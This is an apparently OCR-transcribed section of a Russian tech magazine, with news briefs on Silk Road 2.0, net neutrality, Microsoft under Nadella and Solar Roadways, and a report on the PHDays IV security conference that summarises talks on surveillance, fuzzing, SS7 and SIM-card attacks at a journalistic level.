
Удивительно, но неизвестные владельцы Silk Road 2.0 оказались ничуть не менее идейными, чем хозяин первой одноименной площадки в сети Onion.

Напомню, что в феврале новую версию магазина ограбили из-за бага в протоколе Bitcoin. Из-за него же пострадал крупнейший обменник Mt.Gox. Со счетов продавцов Silk Road 2.0 тогда украли в общей сложности 4476 биткоинов, что соответствует примерно 2,6 миллиона долларов по тогдашнему курсу. Это, впрочем, не помешало нелегальной площадке продолжить деятельность. Так, в начале мая организация Digital Citizens Alliance опубликовала отчет с оценкой бизнеса подпольных магазинов. Их обороты уже превысили обороты оригинального Silk Road на момент закрытия.

Однако новый хозяин магазина под ником Defcon недавно опубликовал пост на внутреннем форуме, сообщив, что на 27 мая он уже компенсировал 82,09% украденных средств, а остальное отдаст в течение месяца. Конечно, проверить это никак нельзя, но очень похоже на правду, учитывая, что Defcon, как и Росс Ульбрихт, считает анонимную торговлю «революционной деятельностью», которая «освобождает общество от рабства государственной системы и финансовых корпораций».







НОВЫЕ ПРИНЦИПЫ СЕТЕВОЙ НЕЙТРАЛЬНОСТИ ВСЕМ НЕ НРАВЯТСЯ

КРУПНЕЙШИЕ ИНТЕРНЕТ-КОМПАНИИ МИРА НЕ ХОТЯТ ПЛАТИТЬ ЗА ТРАФИК

Что такое принцип сетевой нейтральности (или сетевого нейтралитета)? Это штука, которая запрещает провайдерам отдавать предпочтение каким-либо видам интернет-трафика в ущерб другим или одним классам приложений перед другими. Отмена этого принципа произошла в начале текущего года в США. Дело в том, что Апелляционный суд США посчитал, что интернет не является необходимым ресурсом, нуждающимся в подобного рода регулировании, ведь это не электричество и не телефония.

Чем это опасно? Скажем, когда пользователи сети Comcast обнаружили, что доступ к Netflix у них очень медленный, сервису пришлось заключать с провайдером неудобную для себя сделку. То есть отмена сетевой нейтральности породит ситуации, когда тарифы на использование интернета будут включать в себя перечень сайтов и сервисов, которые доступны на данном тарифе. Крупные игроки сетевого рынка будут вынуждены платить провайдерам, чтобы входить в «базовые» тарифы, что для первых явно неудобно. Но в то же время у небольших компаний и сервисов такой возможности не будет вовсе, они просто не смогут тягаться с монстрами рынка. Несмотря на это, председатель Федеральной комиссии по телекоммуникациям США (FCC) Том Уилер уже заявил, что отдельные договоренности провайдеров с сервисами о платной гарантии передачи трафика, к примеру видеоконтента или голосовых звонков, не нарушают принципов сетевой нейтральности.

Отмену сетевой нейтральности назвали «смертельной угрозой интернету» Google, Microsoft, Facebook, Netflix, Amazon, eBay и Twitter. Эти компании направили письмо в FCC, потребовав соблюдать ранее принятые принципы сетевого нейтралитета. Однако FCC, похоже, не видит в отмене сетевой нейтральности ничего страшного. Письмо интернет-гигантов было попросту проигнорировано. FCC все равно приняла новые правила, которые позволяют операторам связи и интернет-провайдерам брать плату с онлайн-сервисов за передачу их трафика по сетям «с гарантированным качеством». То есть провайдерам запрещено намеренно блокировать или замедлять доступ к веб-сайтам и сервисам, которые не вносят дополнительную плату, но брать деньги «за гарантированное качество», тем не менее, не возбраняется. Увы, последствия данного решения могут в скором времени сказаться на всем интернете, притом весьма негативным образом.



В Европе дела идут лучше: не далее чем в апреле текущего года Европейский парламент проголосовал за сетевой нейтралитет и его соблюдение. Теперь это крупнейший политический блок в мире, поддерживающий сетевую нейтральность.



Тодд Парк, глава управления технологий в администрации президента США, заявлял, что нововведения FCC нашли полную поддержку у президента США Барака Обамы. Так что вряд ли можно рассчитывать на то, что FCC передумает.



Распалась команда Evad3rs, известная созданием джейлбрейков для iOS. Причины прекращения деятельности группы неизвестны.



Компания Yota урезала скорость P2P- и VPN-трафика мобильного интернета для смартфонов и планшетов. Теперь лимит составляет 32 Кбит/с. Причиной названа чрезмерная загрузка каналов.



В Швеции арестовали сооснователя The Pirate Bay Питера Сунде, находившегося в международном розыске с 2012 года. Ему все же придется отсидеть те восемь месяцев.



Rapidshare объявила о полном закрытии бесплатного хостинга и повышении тарифных планов. Так, Standard Plus подорожал с 8,21 до 49,99 евро в месяц. Притом никаких новых услуг и повышения лимитов не предусмотрено.



Но не забудем, что это камера, поэтому важны и другие характеристики: объектив f/2.0, светочувствительный КМОП-сенсор Omnivision OV5647, способен снимать фотографии 2592 × 1944 пикселей и видео 1080p30/720p60 или 640 × 480 на 90 кадрах в секунду.

НЕИГРУШЕЧНАЯ ФОТОКАМЕРА

ГАДЖЕТ С НЕСЕРЬЕЗНОЙ ВНЕШНОСТЬЮ И СЕРЬЕЗНЫМИ ВОЗМОЖНОСТЯМИ

Фотокамера OTTO лишь на первый взгляд может показаться игрушечной, на самом деле это очень необычный гаджет, которому неспроста удалось собрать уже 65 500 долларов на Кикстартере.

Для начала стоит сказать, что это не просто камера, а настоящий компьютер на базе Raspberry Pi. Дополнительная плата с сенсорами FlashyFlash на основе той же Raspberry Pi подключается к порту USB и еще расширяет возможности устройства. И это устройство можно программировать сообразно своим желаниям. Даже самым безумным. Хочешь «снимать» анимированные GIF'ки простым вращением ручки? Пожалуйста!

Здесь только ты решаешь, как именно и когда сделать снимок, как его обработать, какую дополнительную информацию показать в кадре и кому отправить результат. Камера также автоматически синхронизирует фотографии с мобильным приложением на телефоне. Но главная фишка OTTO — это Modes. Это коллекция мини-приложений с инструкциями, как нужно фотографировать. К камере прилагается небольшая готовая коллекция эффектов, но каждый волен создавать новые приложения под свои требования.

«Множество компаний пытаются подражать Apple, но Apple постоянно придумывает что-то новое. Конкурентам приходится внедрять новые решения на ходу, в спешке. Однако в условиях жестких дедлайнов и графиков настоящие инновации невозможны».

Марк Кавано,
экс ведущий дизайнер Apple

0,2%

поддельных сертификатов

→ В университете Карнеги-Меллон провели совместное с Facebook исследование, поискав в трафике поддельные HTTPS-соединения, установленные в результате man-in-the-middle атак. Выяснилось, что 0,2% (6845) из почти 3,5 миллиона HTTPS-запросов пользователей к Facebook были установлены с использованием поддельных SSL-сертификатов. Также выявили 112 запросов, связанных с активностью вредоносного ПО.

400 миллиардов

веб-страниц проиндексировано Wayback Machine

→ Проект Wayback Machine — это веб-сервис некоммерческой организации Internet Archive, чье название говорит само за себя — здесь с 1996 года создают архив интернета. Wayback Machine время от времени индексирует веб-страницы с помощью бота. Таким образом, можно посмотреть, как выглядела та или иная страница ранее, даже если ее больше не существует.

КАК САТЬЯ НАДЕЛЛА ИЗМЕНИЛ MS ЗА ТРИ МЕСЯЦА

НОВЫЙ СЕО ЗАНИМАЕТ ЭТОТ ПОСТ СОВСЕМ НЕДАВНО, ОДНАКО КОМПАНИЯ ЯВНО УЖЕ ПРЕОБРАЖАЕТСЯ

Эту великолепную подборку фактов опубликовало на своих страницах издание Business Insider, а мы просто не смогли пройти мимо и перевели для тебя этот материал, доказывающий, что Microsoft не прогадала, выбирая нового CEO. Итак, Наделла занимает свой пост всего три месяца. Что он успел сделать за это время?

Наделла показал, что война Microsoft vs Apple окончена. MS теперь публично использует iPad и iPhone на конференциях, для демонстраций ПО и облачных услуг.

Именно Наделла положил конец скверной «традиции», из-за которой пользователи Xbox были вынуждены платить за продление подписки Live Gold (просто для того, чтобы и дальше пользоваться игровыми функциями самой консоли).

Он лично пообщался с аналитиками Уолл-стрит на совещании по результатам квартала. Стив Балмер никогда не делал подобного. Наделла нашел правильный тон, средний между уверенностью в себе и покорностью, назвав новую политику Microsoft «смелостью перед лицом реальности».

Он вывел Microsoft на новый, стремительно развивающийся рынок интернета вещей. По оценкам Microsoft, через четыре года этот рынок будет оцениваться в 1,6 триллиона долларов, а по оценкам Cisco, через десять лет это будет уже 19 триллионов.

С приходом Наделлы Microsoft убрала плиточный вид из Windows 8 на ПК с клавиатурой и без сенсорного экрана. Компания наконец перестала заставлять людей использовать стартовый экран.

Наделла сделал Windows бесплатной для всех устройств с экраном диагональю до 9 дюймов, а это очень серьезная смена бизнес-модели Windows.

Он одобрил решение Nokia продавать устройства на Android. Этот ход Nokia, сделанный в процессе слияния двух компаний, считался крайне неудобным для Microsoft. Однако для Microsoft Наделлы это пустяки. Компания больше не считает своим врагом все, что «не является Windows».

И наконец, Наделла уволил двух топ-менеджеров, которые «не полностью поддерживали» его в качестве CEO. Так, на должность директора по маркетингу был назначен Крис Капоссела, раньше возглавлявший маркетинг в Microsoft Office. Спустя всего день мы узнали, что Microsoft свернула рекламную кампанию Scroogled, направленную на дискредитацию Google.


Кстати, после успеха Office для iPad (Office вышел для iPad раньше, чем для Windows 8) компания Microsoft сообщила, что собирается и дальше расширить поддержку устройств на iOS и Android.



Между тем MS по-прежнему теряет деньги на планшетах Surface. С января по март MS заработала на продажах планшетов 494 миллиона долларов. Однако расходы, связанные с производством, логистикой, рекламой и прочим, оказались на уровне 539 миллионов. Разница между затратами и выручкой постепенно сокращается, но очень медленно.




Очки Google Glass наконец-то вышли в свободную продажу на территории США. Цена осталась прежней, то есть высокой — 1500 долларов, что значительно превышает их себестоимость.



Появилась версия Popcorn Time для Android, и ее, разумеется, не пускают в официальный Google Play. Скачать Time4Popcorn можно с официального сайта: time4popcorn.eu.



В Win XP нашли дырку, благодаря которой можно продолжать получать апдейты. Достаточно поправить реестр и выдать систему за Windows POSReady 2009, поддержка которой продлится до 2019 года.




Apple объявила, что поисковой системой по умолчанию для функции Spotlight станет Bing. Более того, в Safari также появится встроенная поддержка поисковика DuckDuckGo.



Proof-of-Concept

ДОРОГИ ИЗ СОЛНЕЧНЫХ БАТАРЕЙ



Илья Русанен
rusanen@real.xakep.ru

Солнце — экологически чистый возобновляемый и неисчерпаемый источник электроэнергии. Сбор и переработка солнечной энергии на сегодняшний день одно из самых перспективных направлений альтернативной энергетики. Проблема лишь в том, что КПД солнечных батарей низок и для питания даже небольшого городка их потребуется установить очень много. Американский стартап Solar Roadways намеревается решить эту задачу, использовав ударопрочные солнечные панели в качестве дорожного полотна вместо асфальта.



WWW

Официальный сайт Solar Roadways: solarroadways.com

Проект на Indiegogo: indiegogo.com/projects/solar-roadways

Презентационное видео SR: youtu.be/SNMFKKyFU60

ЗАЧЕМ ЭТО НУЖНО?

Автор проекта, инженер с 25-летним стажем Скотт Брюсо (Scott Brusaw), уверен, что если заменить покрытие на дорогах, то это полностью решит все энергетические и многие экологические проблемы в мире. Теоретически, если покрыть такими панелями все дороги и парковки, любая страна может полностью перейти на солнечную энергию. Децентрализованная энергетическая система выглядит очень привлекательно. Сократится практически до нуля добыча нефти, газа, угля, исчезнут многие вредные промышленные производства.

КАК ЭТО УСТРОЕНО?

Солнечные панели Solar Roadways покрыты многослойным стеклом, которое по прочности не уступает бетону. Шипованно-структурированная текстура улучшает сцепление с шинами автомобилей и не дает им скользить. На таких панелях со светодиодами можно изображать дорожные знаки и предупреждающие надписи, высвечивать сигналы светофора. Например, если дорога перед вами стала красной, значит, на светофоре включился запрещающий сигнал. Кроме того, панели естественным образом подогреваются за счет выделения тепловой энергии, так что они будут растапливать снег и лед.

На нижней стороне панели соединяются кабелями. Инженеры говорят, что там можно прокладывать оптоволоконные каналы для интернета. При выходе из строя одного сегмента в центр технической поддержки передаются координаты этого сегмента для замены. На одних панелях в снежный день активированы нагревающие элементы, на других — нет. Вечером и ночью панели могут отображать неоновую подсветку.

В ЧЕМ ПОДВОХ?

Разумеется, на практике реалистичность проекта вызывает большие сомнения. Критики уже сейчас указывают на множество проблем, среди которых:

- быстрый износ стеклянного покрытия;
- проблемы при сборе энергии такой сети ячеек;
- невозможность охладить встроенный микропроцессор в жаркой пустыне;
- в конце концов — элементарное воровство дорогостоящих панелей.

Но самая главная опасность состоит в том, что проект просто будет нерентабельным и никогда не окупится. Для переделки шоссе только в США потребуется от 20 до 56 триллионов (!) долларов. Интересно, что аналогичное количество батарей гораздо проще и дешевле поставить на крышах домов и парковок, ведь для их сооружения не существует дефицита пространства.

А ВДРУГ ВЗЛЕТИТ?

Несмотря на утопичную на первый взгляд идею, поддержка публики показывает, что многие люди разделяют мечту инженера Брюсо. В конце концов, конструкция дорог Solar Roadways не содержит никаких антинаучных идей. Почти все предлагаемые технологические компоненты известны и производятся как минимум десять лет. Кстати, компания Solar Roadways дважды получила государственное финансирование на перспективные исследования: 100 тысяч и 750 тысяч долларов. Второй суммы хватило, чтобы построить 108-панельный демонстрационный прототип системы на парковке возле здания Solar Roadways. Сборку закончат к июлю, парковка будет снабжать электричеством офис компании.

К моменту выхода этой статьи сбор денег будет уже завершен, но уже сейчас можно говорить об ошеломительном успехе: даже за пять дней до окончания кампании уже собрано более двух миллионов долларов, что в два раза превышает запланированный объем инвестиций для дальнейшей разработки и тестирования технологии. ⌶







Рис. 1, 2. **Солнечными батареями можно покрыть не только магистрали, но и парковки и даже дорожки в парках**

Рис. 3. **Солнечные батареи Solar Roadways выдерживают вес до 110 тонн**

НАШ ОТЧЕТ О ФОРУМЕ PHDAYS IV



Владимир Трегубенко
tregubenko_v_v@tut.by


ck Days
CAL INFORMATION SECURITY
Hack Days
ON PRACTICAL INFORMATION SECURITY
KASPERSKY lab
КОНТРОЛЬ И ЗАЩИТА
В ЛЮБЫХ ОБСТОЯТЕЛЬС
THE ONE FIREWALL
THAT BEATS
TECHNIQUES.
DENIM WO

«ЕСЛИ ДОЛГО ВГЛЯДЫВАТЬСЯ В IT, IT НАЧНЕТ ВГЛЯДЫВАТЬСЯ В ТЕБЯ»

У каждой тусовки есть свое ключевое мероприятие. У геймеров — E3 и «Игромир», у гаджетоманов — CES, CeBIT, Computex. Для российской ИБ такой площадкой в четвертый раз становится PHDays — это место, где несколько тысяч спецов собираются, чтобы обсудить то, от чего мир IT будет страдать весь следующий год.



Большинство участников ИБ-тусовки взяли на вооружение добрую привычку посещать весной международный форум по информационной безопасности Positive Hack Days (www.phdays.com). Очередной, четвертый по счету съезд специалистов по ИБ состоялся 21 и 22 мая в Москве. В качестве места проведения мероприятия был выбран техноцентр Digital October, где ранее уже проходил PHDays второго созыва.

Сразу же добавим небольшую ложку дегтя: многие участники отметили, что организационная часть форума в этом году заметно подкачала по сравнению с прошлым годом. В частности, не хватало свободного места в залах, где проводились доклады, кондиционеры работали с перебоями, было недостаточно напитков и полностью отсутствовали печенюшки для быстрого перекуса при коротких перебежках от одного зала к другому. Что ж, на то и существует пресса, чтобы организаторы приняли к сведению здоровую критику и в дальнейшем не совершали подобных промахов. С другой стороны — не есть сюда пришли.

Как уже неоднократно заявлялось в многочисленных пресс-релизах, PHDays — место для продуктивного диалога между «пиджаками» и «футболками», то есть представителями государственных и коммерческих структур с одной стороны и white hat (а порой и не совсем white) — с другой. По словам Сергея Гордейчика, идейного вдохновителя мероприятия, одной из приоритетных для форума была, есть и остается задача удержать начинающих хакеров от «темной стороны силы». Не секрет, что «черные» хакерские делишки сулят немалые прибыли (по сравнению с легальной работой), однако и риски здесь тоже высоки: скрываться полжизни от представителей правоохранительных органов при проколе — удовольствие довольно-таки сомнительное.

Как обычно, PHDays проводился в несколько потоков, причем различной направленности: технические и бизнес-доклады, круглые столы (секции), конкурс юных (и не очень) дарований в области ИБ «Young School, Fast Track», мастер-классы «Hands-on Labs», соревнования CTF и многочисленные конкурсы.

В который раз на событии удерживается разумный баланс между техническими и бизнес-докладами, дабы мероприятие не превратилось в аттракцион безудержного маркетинга. Да, конечно, от рекламы никуда не уйдешь, но тут продукты компании-организатора презентовались в отдельном потоке, о котором знали только заинтересованные лица.

ЧТО У НАС НА ПОВЕСТКЕ ДНЯ?

Если посмотреть на весь объем информации форума PHDays с высоты птичьего полета, можно отметить следующие ключевые моменты:

- безопасность критической инфраструктуры и уязвимости систем SCADA — ситуация по-прежнему очень нерадостная: несмотря на постоянно обнаруживаемые уязвимости таких систем, производители упорно продолжают держать планку безопасности своих продуктов на уровне ниже плинтуса;
- безопасность систем ARM и платформы Android тоже не айс, два четырехчасовых мастер-класса от товарищей из Индии, а именно «Эксплуатация приложений на платформе Android» от Адитьи Гупты (Aditya Gupta, основатель компании Attify) и «Эксплуатация уязвимостей ARM» от Асема Джакхара (Aseem Jakhar, сотрудник компании Payatu Technologies), наглядно это продемонстрировали;
- выдержка из презентации доклада Игоря Ашманова (о докладе будет чуть подробнее рассказано ниже) — ключевые слова прошлой (считай двадцатилетней) эпохи в ИБ: вирус, троян, атака;
- новые ключевые слова в ИБ: слежка, утечка. Отдельное спасибо высказано товарищу Сноудену, который неслабо распиарил индустрию ИБ, что привело к ее бурному росту. К слову, Асанж с его WikiLeaks такого успеха не имел;
- эксплуатация уязвимостей — это, конечно, круто, однако некоторую «чувствительную» информацию можно получить и без них, об этом популярно рассказали Дейв Кронистер в докладе «Отдай мне свои данные!» и Андрей Масалович в докладе «Жизнь после Сноудена. Современный инструментарий интернет-разведки».



Команда Scada Strange Love повествует о безопасности SCADA

Нужно отметить, что наибольшие симпатии посетителей форума PHDays вызвали два доклада (Ашманова и Масаловича), которые имеют к технической стороне ИБ довольно опосредованное отношение. Однако поднятые темы, интересные наблюдения и мысли, а также ораторское искусство и природная харизма спикеров сделали свое дело — это был аншлаг.

САМ СЕБЕ АНБ

Стоит огромных усилий удержаться от полного пересказа доклада Игоря Ашманова под интригующим названием «Большие данные в соцсетях: специальной слежки АНБ за вами не требуется» (bit.ly/1igxroZ), поэтому вкратце, о чем там велась речь.

В самом начале Ашманов подчеркнул, что сфера его интересов не лежит в области ИБ, и тут же с места в карьер перешел к ключевому, на его взгляд, перелому в сфере ИБ, который характеризуется одним словом: слежка. Вся индустрия сейчас начинает крутиться вокруг этого слова. И естественно, тут опять всплыли соцсети. Оказывается, для первичного таргетирования людей через соцсети совсем необязательно быть сотрудниками NSA или Facebook. Выгружай данные из них и анализируй. У Ашманова возможность выгрузки и анализа этих «больших» данных есть, это его проект «Крибрум» (bit.ly/TzRkla). Как гласит определение на официальном сайте проекта «Крибрум» — система мониторинга и анализа социальных медиа для управления репутацией в интернете. Сам же Ашманов говорит, что «Крибрум» — это такая система, которая изначально делалась не на продажу, а как некий эксперимент. Однако при помощи «Крибрума» можно проводить интересные исследования. Например, анализировать информационные вбросы или выявлять трендовые темы и тенденции в интернете.

Так, в результате анализа выяснилось, что за сравнительно короткий промежуток времени (месяц) в два раза снизилась активность блогерской площадки LiveJournal с 300 тысяч записей в день до 150 тысяч, то есть LJ умирает. Пишущая и читающая аудитория рунета мигрирует на Facebook (а не на VKontakte, как ни странно), где у пользователя форми-



руется «клиповое» мышление, так как в Facebook информация очень быстро «тонет» (в течение нескольких дней), то есть ее становится сложно потом найти.

Украина вытеснила в медийном пространстве все другие темы: коррупцию, оппозицию, обсуждение действий Путина, шоу-бизнес и так далее. Цитата: «После Олимпиады и Крыма многие либералы скачали новую прошивку и обновились до патриотов».

Самые муссируемые слайды в интернете из доклада — это рейтинг либеральных и патриотических СМИ, который создан на основе анализа репостов в Twitter и Facebook. Разбор механизма раскрутки Навального на выборах в мэры Москвы тоже неплох.

В качестве бонуса Ашманов рассказал об интересном приложении для мобильных устройств, которое представляет собой своеобразный файрвол, основанный на принципе, что установленная ОС по умолчанию «плохая». Как результат, приложение наглядно показывает, какие данные твой девайс пытается отправить своим производителям, Apple, Google или сразу АНБ. Тут тебе и отправка фотографий, делающихся в фоновом режиме, и ключи от Wi-Fi-сетей, и много чего еще.

Данный доклад настоятельно рекомендуется к личному просмотру. Кстати, после отведенного лимита времени молодые люди с перевернутыми в целях конспирации бейджами (чтобы ФИО не палить) еще добрых полчаса «пытали» Ашманова, который, удобно устроившись на подоконнике, демонстрировал со своего ноутбука всякие интересные вещи.

ХОЧУ ВСЕ ЗНАТЬ

Доклад от Андрея Масаловича, несмотря на некоторую избитость темы, с заголовком «Жизнь после Сноудена. Современный инструментарий интернет-разведки» (bit.ly/1jfNvaO) тоже нашел отклик у благодарных слушателей.

А при чем тут Сноуден? Да все при том же, после него тема слежки у всех на слуху. Только выяснилось, что раньше подобные «Сноудены» уже были (1960 — Бернон Митчелл и Уильям Мартин, 1963 — Виктор Гамильтон) и говорили они то же самое, только что технологии были не такие современные и интернета не было. То есть Сноудену просто «повезло».

На первом часу делался акцент непосредственно на конкурентную разведку (или разведку из открытых источников), демонстрировался ряд нехитрых, но очень эффектных приемов, под девизом: если нужна какая-нибудь информация — необязательно что-то ломать, достаточно хорошенько поискать, Google в помощь. Попутно высказывались взгляды специалистов США на то, что интернет — это фактически еще одна страна с населением в полтора миллиарда человек, где неплохо бы установить свое абсолютное доминирование, чем они, собственно говоря, активно и занимаются. Но остальные страны, такие как Китай и Россия, это тоже осознают и тоже предпринимают некоторые шаги в этом направлении. Интернет-разведка перестала быть только вспомогательной сферой деятельности и превратилась в активный компонент информационного противоборства. Плюс вырисовалась задача прогнозирования дальнейшего развития обстановки на основе разведывательной информации из открытых источников.







При этом подчеркивалось, что работу по прогнозированию невозможно стало выполнять вручную, слишком большой объем данных приходится обрабатывать. Для демонстрации Масалович выбрал горячую тему Украины и рассказал о том, что предвидеть заваруху по Крыму можно было еще в сентябре 2013-го, за месяц до отказа от курса на евроинтеграцию. Именно в сентябре ВМС США стало размещать любопытные тендеры о перестройке Севастополя под нужды размещения своих баз. И эта информация была в открытом доступе! Упущенная сенсация, однозначно.

Плавным образом Масалович подошел к описанию своей системы ситуационной осведомленности «Аваланч» (тоже реклама, куда же без нее), которая на основе заданных источников информации позволяет строить прогнозы и выявлять значимые события в автоматическом режиме (после соответствующей ручной настройки). В США самая мощная система такого рода называется Palantir, она позволяет отслеживать ситуацию в других странах. Утверждается, что благодаря ей вычислили Усаму бен Ладена.

Система «Аваланч» используется в ФСБ, а в качестве конкурирующего продукта Масалович назвал «Крибрум», но подчеркнул, что это — система мониторинга, тогда как «Аваланч» — система прогнозирования и предупреждения.

Под конец была рассказана интересная история о фактическом взломе системы авторизации официального сайта ЦРУ, когда отладочная версия поискового робота в один прекрасный день выкачала скрипт авторизации из обычно закрытого раздела сайта. Цитата: «Качаю что-то с сайта ЦРУ — он меня пускает, добираюсь до документов с грифом — он меня пускает, я вспоминаю, что сейчас должны прилететь черные вертолеты и люди на тросах, бросив световые гранаты, будут меня нейтрализовать… Прошло десять лет».

В общем, было интересно, смотрите сами, молодые люди с перевернутыми бейджами тут тоже засветились.

ПОВЕЛИТЕЛЬНИЦА 0DAY-БАГОВ

Среди технических докладчиков особо отличилась Алиса Шевченко, глава собственной компании Esage Lab. Под внешне неброским названием «О поиске бинарных уязвимостей нулевого дня в 2014 году» (bit.ly/1oNpY4w) аудитории было рассказано, как специалисты Esage подходят к процессу поиска 0day, так сказать на промышленном уровне. Чтобы значительно упростить себе работу, в недрах компании разработали максимально гибкий фреймворк клиент-серверной архитектуры для продвинутого фаззинга.

По словам Алисы, залог успешного фаззинга заключается в выборе таких алгоритмов генерации входных данных, которые бы обеспечивали покрытие максимального количества обрабатывающего эти данные кода. Ошибки в программах подобны айсбергу, малое их количество, расположенное в прямой области видимости (над водой), уже давно протестировано вдоль и поперек, но большая их часть все еще ждет своих первооткрывателей. Весь вопрос, как добраться до них? Тут рекомендация простая — анализировать сложные структуры данных и производить фаззинг нижних слоев представления, так как на верхних, с большой долей вероятности, уже нет ничего интересного (все уже нафаззено до нас).

В ходе доклада проскочила интересная информация: в 2010–2011 году при анализе работы сервиса удаленных рабочих столов выяснили, что отправкой специально сформированного пакета на порт 135 (DCOM/RPC) можно установить RDP-сессию, причем даже если RDP был закрыт! То есть DCOM/RPC представляет собой достаточно сложный интерфейс, который еще толком никто не исследовал.

Показателем эффективности работы фреймворка служит то, что Алиса Шевченко при помощи его выиграла конкурс Critical Infrastructure Attack, выявив порядка 10–12 различных кейсов уязвимостей SCADA-систем, развернутых на стенде соревнования.

МОБИЛЬНЫЕ СТРАСТИ

Не остались незамеченными два доклада о безопасности телекоммуникаций. Эксперты компании Positive Technologies Дмитрий Курбатов и Сергей Пузанков в материале «Как подслушать человека на другом конце земного шара» (bit.ly/1jfNJyC) поведали о векторе атак, связанном со стеком протоколов SS7, который используется в сетях мобильной связи. Арсенал возможных злоумышленников включает в себя не только перехват разговоров, но и организацию DoS-атак на телефонные коммутаторы, перевод денег через USSD, перехват SMS и определение местоположения абонента. Если вспомнить, как часто стали публиковать телефонные разговоры различных политических деятелей, атаки такого рода достаточно актуальны. Попутно в ходе доклада был проведен ликбез, как устроены сети связи.

Немецкий аналитик и специалист по защите информации Карстен Ноль, работающий в берлинской компании Security Research Labs, с докладом «Атаки на мобильные сети» (bit.ly/UorUHT) тоже не подкачал. Его доклад состоял из трех разделов.

Первый раздел был посвящен внедрению троянов в SIM-карту. Современная сим-карта — это фактически микрокомпьютер с собственным процессором, памятью и возможностью исполнять JAVA-апплеты. Операторы мобильных сетей периодически обновляют эти апплеты через специальные сервисные SMS, которые пользователь не видит. Такие SMS подписываются сигнатурой, которая вычисляется по определенному алгоритму, по-хорошему это должен быть 3DES, однако практика показывает, что зачастую используется обычный DES. Проблема в том, что, представившись станцией, можно отправлять сервисные SMS с неправильной подписью, и мобильник будет на них отвечать подписанными сообщениями об ошибке.

Участники «Большого ку$ha»

По статистике Security Research Labs, при сканировании большого количества мобильных устройств примерно четверть ответят, и из них половина будет использовать DES. Собрав достаточно большое количество подписанных сообщений об ошибке, можно провести атаку на вычисление DES-ключа через Rainbow Table, при помощи полученного ключа подписать вредоносный JAVA-апплет и отослать его на мобильный девайс. Как результат, троян может звонить на «интересные» номера, перезаписывать вызываемый номер (такой себе man-in-the-midle), отправлять дорогие SMS и так далее. Возможно даже удаленное клонирование симки, что раньше делалось только в стационарных условиях.

Про то, насколько дырява виртуальная машина JAVA, не стоит и говорить, поэтому на некоторых устройствах можно вырваться за пределы песочницы и даже возможен такой вариант, как удаленное клонирование SIM-карт.

Вторая часть акцентировала внимание, что операторы часто используют шифрование A5/1, которое в настоящее время не сломает только ленивый. Например, в целях экономии дорогих 3G-мощностей при звонке телефон переключается в режим 2G, который использует A5/1, и все ломается за секунды. Тут бы им всем перейти на A5/3, но он уже тоже не очень безопасен — 400 компьютеров сломают его с вероятностью 50% за минуту, то есть вычислительные мощности разведывательных структур позволяют это сделать.

В третьей части были показаны красивые картинки, как Security Research Labs оценивает степень защищенности мобильных операторов различных стран. Приведен пример, что после скандала с прослушкой Меркель Германия рванула и на сегодня оказалась самой безопасной страной в плане мобильных сетей. По словам Карстена, после его доклада в Норвегии тоже уровень безопасности повысился с 30 до 90% буквально за два года, однако он высказал мнение, что там тоже кто-то кого-то слушал и этим объясняется повышение защищенности. К слову, ситуацию в России он охарактеризовал как плохую (на графике линия даже идет вниз), только уточнил, что по ней данные давно не обновлялись.

КОЕ-ЧТО О MALWARE

Шпиономания охватила и разработчиков вредоносов. Модульный загрузчик BlackEnergy II, первоначально использовавшийся для формирования ботсетей, при помощи которых проводились DDoS-атаки, неустановленными лицами был допилен



до состояния spyware. По сути BlackEnergy II представляет собой загрузчик модульной архитектуры, имеет свой API для работы с подгружаемыми плагинами, что позволяет его легко модифицировать, дописывая свои модули по мере необходимости. Первые версии 2008 года загружали исключительно плагины для DDoS. В 2010 году в ходу были плагины для рассылки спама и кражи банковских данных. В феврале 2013 года, по словам специалистов Kaspersky Lab Марии Гарнаевой и Сергея Ложкина, было замечено, что с сервера управления подгружаются не только плагины для Windows, но и плагины формата ELF, скомпилированные под Linux, для платформ ARM и MIPS. Что характерно, плагины были явно разведывательной направленности, вот примерный перечень функционала:

- сканирование и сбор информации о сетевом окружении;
- кража паролей, извлеченных из данных браузеров и почтовых клиентов;
- поиск в файловой системе;
- сканирование сети на предмет открытых портов;
- анализ трафика (позволял снифать пароли различных протоколов и приложений, а также выявлять IP-адреса, с которыми активно взаимодействовал зараженный компьютер).



